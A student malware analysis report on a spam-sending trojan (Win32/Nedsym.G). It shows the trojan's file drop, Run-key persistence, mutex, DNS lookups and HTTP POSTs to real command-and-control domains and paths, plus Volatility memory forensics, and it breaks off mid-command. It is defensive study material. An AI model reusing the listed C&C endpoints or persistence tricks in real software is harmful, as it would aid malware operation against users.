Malware Analysis Report [Sample1.exe]

Prepared by: Sameer Patil

Mentors: Amit Malik & Monnappa KA

[SecurityXploded Student Mentorship Programme]

General Information


File name:	sample1.exe
MD5:	acd9633b90007094d49c6685fbbe4917
SHA-1:	3c87bd8411c489314428f7e5a4d335429c2292ad
File Size:	137 KB
First submission on:	4-10-2012
Identified as:	Trojan:Win32/Nedsym.G [Microsoft] Trojan-Dropper.Win32.Dapato.bkdv [Kaspersky Lab] Generic PWS.aaf [McAfee] Mal/NecursDrp-B [Sophos] Trojan.Win32.Nedsym [Ikarus]

Analysis Overview:

Sample1.exe being identified as Win32/Nedsym.G is a trojan that distributes spam email messages. It also collects information about the affected computer, and sends it back to its command and control (C&C) server.


Technical Analysis

1. When executed, the trojan drops a copy of itself in the “%UserProfile%\Application Data” folder:



```
[Excerpt from CaptureBat analysis report]
file: Write C:\sample1.exe -> C:\Documents and Settings\Administrator\Application Data\WMPRWISE.EXE
```


2. Trojan:Win32/Nedsym.G modifies the “Microsoft Firewall 2.9” registry entry to ensure that its copy executes at each Windows start:



```
[Excerpt from Regshot analysis report]
HKU\S-1-5-21-1606980848-1614895754-682003330-500\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft
Firewall 2.9: "C:\Documents and Settings\Administrator\Application Data\WMPRWISE.EXE"
```

Here % UserProfile% refers to the folder which for Windows XP, 2000 and NT is C:\Documents and Settings\<user>; and for Windows Vista, 7 and 8 is C:\Users\<user>.

3. The trojan creates a new process in the system and drops two DLL components which replaces the file *DESKTOP.INI* and creates *NTUSER.DAT* in the same folder.




```
[Excerpt from CaptureBat analysis report]
process: created C:\Documents and Settings\Administrator\Application Data\WMPRWISE.EXE -> C:\Documents an
d Settings\Administrator\Application Data\WMPRWISE.EXE
file: Delete C:\Documents and Settings\Administrator\Application Data\WMPRWISE.EXE -> C:\Documents and Se
ttings\Administrator\Application Data\desktop.ini
file: Write C:\Documents and Settings\Administrator\Application Data\WMPRWISE.EXE -> C:\Documents and Set
tings\Administrator\Application Data\desktop.ini
file: Write C:\Documents and Settings\Administrator\Application Data\WMPRWISE.EXE -> C:\Documents and Set
tings\Administrator\Application Data\ntuser.dat
```

The component file, *DESKTOP.INI*, is used for encrypting the communication with the C&C server, while *NTUSER.DAT* is used for compressing the information sent to the C&C server.

4. The trojan also creates the following registry entries in order to determine the identity of the affected computer:


   In subkey: *HKLM\SOFTWARE\Microsoft\Internet Explorer\LowRegistry*
   Sets value: "*SavedLegacySettingsML*"
   With data: <generated user ID>



```
[Excerpt from Regshot analysis report]

HKU\S-1-5-21-1606980848-1614895754-682003330-500\Software\Microsoft\Internet Explorer\
LowRegistry\SavedLegacySettingsML:  32 30 39 39 38 37 36 35 36
```

5. Win32/Nedsym.G creates mutex "MSCTF.Shared.MUTEX.LDR" in order to verify if another copy of the trojan is running in the affected computer.

6. It makes DNS requests for domain names like feedweb.dnsymsdn.net and axabw.ru trying to connect to its C&C servers.




```
50 89.609246 192.168.1.20 192.168.1.10 DNS 68 Standard query 0xf1ba  A axabw.ru

⊞ Frame 50: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
⊞ Ethernet II, Src: Vmware_65:2f:81 (00:0c:29:65:2f:81), Dst: Vmware_0a:b0:6c (00:0c:29:0a:b0:
⊞ Internet Protocol Version 4, Src: 192.168.1.20 (192.168.1.20), Dst: 192.168.1.10 (192.168.1.
⊞ User Datagram Protocol, Src Port: 1030 (1030), Dst Port: domain (53)
⊟ Domain Name System (query)
    [Response In: 51]
    Transaction ID: 0xf1ba
  ⊞ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ axabw.ru: type A, class IN
        Name: axabw.ru
        Type: A (Host address)
        Class: IN (0x0001)

0000   00 0c 29 0a b0 6c 00 0c  29 65 2f 81 08 00 45 00   ..)..l.. )e/...E.
0010   00 36 01 d4 00 00 80 11  b5 74 c0 a8 01 14 c0 a8   .6...... .t......
0020   01 0a 04 06 00 35 00 22  2d 96 f1 ba 01 00 00 01   .....5." -.......
0030   00 00 00 00 00 00 05 61  78 61 62 77 02 72 75 00   .......a xabw.ru.
0040   00 01 00 01                                        ....
```


7. Trojan:Win32/Nedsym.G retrieves configuration data about its spam details, templates and SMTP servers from its C&C server.

   For this it generates a random IP in the range of 217.20.255.255 (based on date and time) and tries to access the following pages through HTTP Post method in order to send and access information to and from its C&C server.

   - */stat1.php*
   - */stat2.php*
   - */logacc.php*
   - */error.php?*
   - */u.php?*
   - */smtps.php*



```
No.  Time       Source          Destination     Protocol Length Info
  1 0.000000   192.168.93.20   217.20.112.161  TCP        62 ansyslmd > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
  2 0.083582   217.20.112.161  192.168.93.20   TCP        58 http > ansyslmd [SYN, ACK] Seq=4294966784 Ack=1 Win=16000 Len=0 MSS=1460
  3 0.087025   192.168.93.20   217.20.112.161  TCP        60 ansyslmd > http [ACK] Seq=1 Ack=4294966785 Win=64240 Len=0
  4 0.105599   192.168.93.20   217.20.112.161  HTTP      300 POST /stat1.php HTTP/1.0
  5 0.106997   217.20.112.161  192.168.93.20   TCP        54 http > ansyslmd [ACK] Seq=4294966785 Ack=247 Win=15754 Len=0
  6 0.148732   192.168.93.20   192.168.93.255  BROWSEF   258 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum
  7 0.229082   217.20.112.161  192.168.93.20   TCP       566 [TCP segment of a reassembled PDU]
  8 0.229275   217.20.112.161  192.168.93.20   TCP       566 http > ansyslmd [ACK] Seq=1 Ack=247 Win=16000 Len=512
  9 0.229406   217.20.112.161  192.168.93.20   TCP        88 [TCP segment of a reassembled PDU]
 10 0.231414   192.168.93.20   217.20.112.161  TCP        60 ansyslmd > http [ACK] Seq=247 Ack=547 Win=63182 Len=0
 11 0.232619   217.20.112.161  192.168.93.20   HTTP       54 HTTP/1.1 404 NOT FOUND  (text/html)
 12 0.234341   192.168.93.20   217.20.112.161  TCP        60 ansyslmd > http [ACK] Seq=247 Ack=548 Win=63182 Len=0
 13 0.252505   192.168.93.20   217.20.112.161  TCP        60 ansyslmd > http [FIN, ACK] Seq=247 Ack=548 Win=63182 Len=0
 14 0.252542   192.168.93.20   217.20.127.215  TCP        62 vfo > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
 15 0.252824   217.20.112.161  192.168.93.20   TCP        54 http > ansyslmd [ACK] Seq=548 Ack=248 Win=16000 Len=0
 16 0.253051   217.20.127.215  192.168.93.20   TCP        58 http > vfo [SYN, ACK] Seq=4294966784 Ack=1 Win=16000 Len=0 MSS=1460
 17 0.254536   192.168.93.20   217.20.127.215  TCP        60 vfo > http [ACK] Seq=1 Ack=4294966785 Win=64240 Len=0
 18 0.257692   192.168.93.20   217.20.127.215  HTTP      466 POST /stat1.php HTTP/1.0
 19 0.257839   217.20.127.215  192.168.93.20   TCP        54 http > vfo [ACK] Seq=4294966785 Ack=413 Win=15588 Len=0
```




```
POST /stat1.php HTTP/1.0
Host: 217.20.112.161
User-Agent: Mozilla/4.0 (compatible. MSIE 8.0. Windows NT 5.1)
Accept-Encoding: gzip,deflate
Content-Length: 81

x.+K-.5T..O.......IL.H-S.ML../N-./K-*....5R..
.../...K.
)*M....!...y%~..I@.M.kJ.XHTTP/1.1 404 NOT FOUND
Server: Microsoft-IIS/5.0
P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo CNT COM
INT NAV ONL PHY PRE PUR UNI'
Content-Location: http://cpmsftwbw27/default.htm
Date: Thu, 04 Apr 2002 06:42:18 GMT
Content-Type: text/html
Accept-Ranges: bytes

<html><title>You are in Error</title>
<body>
<h1>You are in Error</h1>
O strange and inconceivable thing! We did not really die, we were not really buried, we
were not really crucified and raised again, but our imitation was but a figure, while our
salvation is in reality. Christ was actually crucified, and actually buried, and truly
rose again; and all these things have been vouchsafed to us, that we, by imitation
communicating in His sufferings, might gain salvation in reality. O surpassing loving-
kindness! Christ received the nails in His undefiled hands and feet, and endured anguish;
while to me without suffering or toil, by the fellowship of His pain He vouchsafed
salvation.
<p>
St. Cyril of Jerusalem, On the Christian Sacraments.
</body>
</html>
```

Entire conversation (1304 bytes)


Memory Analysis using Volatility

1. View the current running processes. The executable creates a new process WMPRWISE.EXE with process Id 2780.




```
remnux@remnux:/usr/local/bin$ ./vol.py -f /home/remnux/Desktop/sample1.vmem pslist
 Offset(V)  Name                    PID    PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ -------------------
0x837c7830 System                    4      0     57    258 1970-01-01 00:00:00
0x8369eda0 smss.exe                588      4      3     21 2013-11-19 18:31:00
0x833b35d0 csrss.exe               648    588     11    354 2013-11-19 18:31:02
0x8350cda0 winlogon.exe            672    588     18    507 2013-11-19 18:31:03
0x8351fda0 services.exe            716    672     16    272 2013-11-19 18:31:04
0x83442330 lsass.exe               728    672     19    346 2013-11-19 18:31:04
0x83486248 vmacthlp.exe            936    716      1     24 2013-11-19 18:31:05
0x83415458 svchost.exe             948    716     17    201 2013-11-19 18:31:06
0x833a3a70 svchost.exe            1012    716     11    244 2013-11-19 18:31:06
0x836f4020 svchost.exe            1128    716     63   1466 2013-11-19 18:31:06
0x8326bc20 svchost.exe            1276    716      7     75 2013-11-19 18:31:08
0x832b66b8 svchost.exe            1484    716     14    202 2013-11-19 18:31:08
0x836bac08 explorer.exe           1516   1460     15    354 2013-11-19 18:31:08
0x83322b28 spoolsv.exe            1684    716     13    141 2013-11-19 18:31:09
0x833bfc08 VMwareTray.exe         1820   1516      1     45 2013-11-19 18:31:11
0x834183c0 vmtoolsd.exe           1828   1516      3    117 2013-11-19 18:31:11
0x835d83c8 rundll32.exe           1868   1516      4     68 2013-11-19 18:31:11
0x836ba2a8 svchost.exe             140    716      4     84 2013-11-19 18:31:16
0x83487910 vmtoolsd.exe            576    716      6    276 2013-11-19 18:31:19
0x83509718 TPAutoConnSvc.e        1240    716      5    101 2013-11-19 18:31:41
0x833147f0 wscntfy.exe            1440   1128      1     31 2013-11-19 18:31:41
0x83588da0 alg.exe                1140    716      6    104 2013-11-19 18:31:45
0x8357ea48 TPAutoConnect.e         480   1240      1     68 2013-11-19 18:31:47
0x83405868 sample1.exe             2756   1516      0 ------ 2013-11-19 18:44:02
0x8359b768 WMPRWISE.EXE           2780   2772      1     39 2013-11-19 18:44:05
0x833b54b8 notepad.exe            1008   1516      0 ------ 2013-11-19 18:45:00
0x83159430 rundll32.exe           1644   1128      0 ------ 2013-11-19 18:47:16
```

2. Check the DLLs imported by WMPRWISE.EXE. It imports two suspicious DLLs: desktop.ini and ntuser.dat.



```
remnux@remnux:/usr/local/bin$ ./vol.py -f /home/remnux/Desktop/sample1.vmem dlllist -p 2780
************************************************************************
WMPRWISE.EXE pid:   2780
Command line : "C:\Documents and Settings\Administrator\Application Data\WMPRWISE.EXE"
Service Pack 2

Base         Size         Path
0x00400000   0x01c000     C:\Documents and Settings\Administrator\Application Data\WMPRWISE.EXE
0x7c900000   0x0b0000     C:\WINDOWS\system32\ntdll.dll
0x7c800000   0x0f4000     C:\WINDOWS\system32\kernel32.dll
0x77d40000   0x090000     C:\WINDOWS\system32\user32.dll
0x77f10000   0x046000     C:\WINDOWS\system32\GDI32.dll
0x71ab0000   0x017000     C:\WINDOWS\system32\ws2_32.dll
0x77c10000   0x058000     C:\WINDOWS\system32\msvcrt.dll
0x77dd0000   0x09b000     C:\WINDOWS\system32\ADVAPI32.dll
0x771b0000   0x0a6000     C:\WINDOWS\system32\wininet.dll
0x77a80000   0x094000     C:\WINDOWS\system32\CRYPT32.dll
0x10000000   0x008000     C:\Documents and Settings\Administrator\Application Data\desktop.ini
0x00ab0000   0x012000     C:\Documents and Settings\Administrator\Application Data\ntuser.dat
0x71a50000   0x03f000     C:\WINDOWS\system32\mswsock.dll
0x662b0000   0x058000     C:\WINDOWS\system32\hnetcfg.dll
0x71a90000   0x008000     C:\WINDOWS\System32\wshtcpip.dll
0x76fb0000   0x008000     C:\WINDOWS\System32\winrnr.dll
0x76f60000   0x02c000     C:\WINDOWS\system32\WLDAP32.dll
0x751d0000   0x01e000     C:\WINDOWS\system32\wshbth.dll
0x77920000   0x0f3000     C:\WINDOWS\system32\SETUPAPI.dll
0x76fc0000   0x006000     C:\WINDOWS\system32\rasadhlp.dll
```

3. Dump the DLLs from the memory addresses where they are located in memory.



```
remnux@remnux:/usr/local/bin$ ./vol.py -f /home/remnux/Desktop/sample1.vmem dlldump -p 2780 -b 0x10000000 -D /home/remnux/Des
ktop/
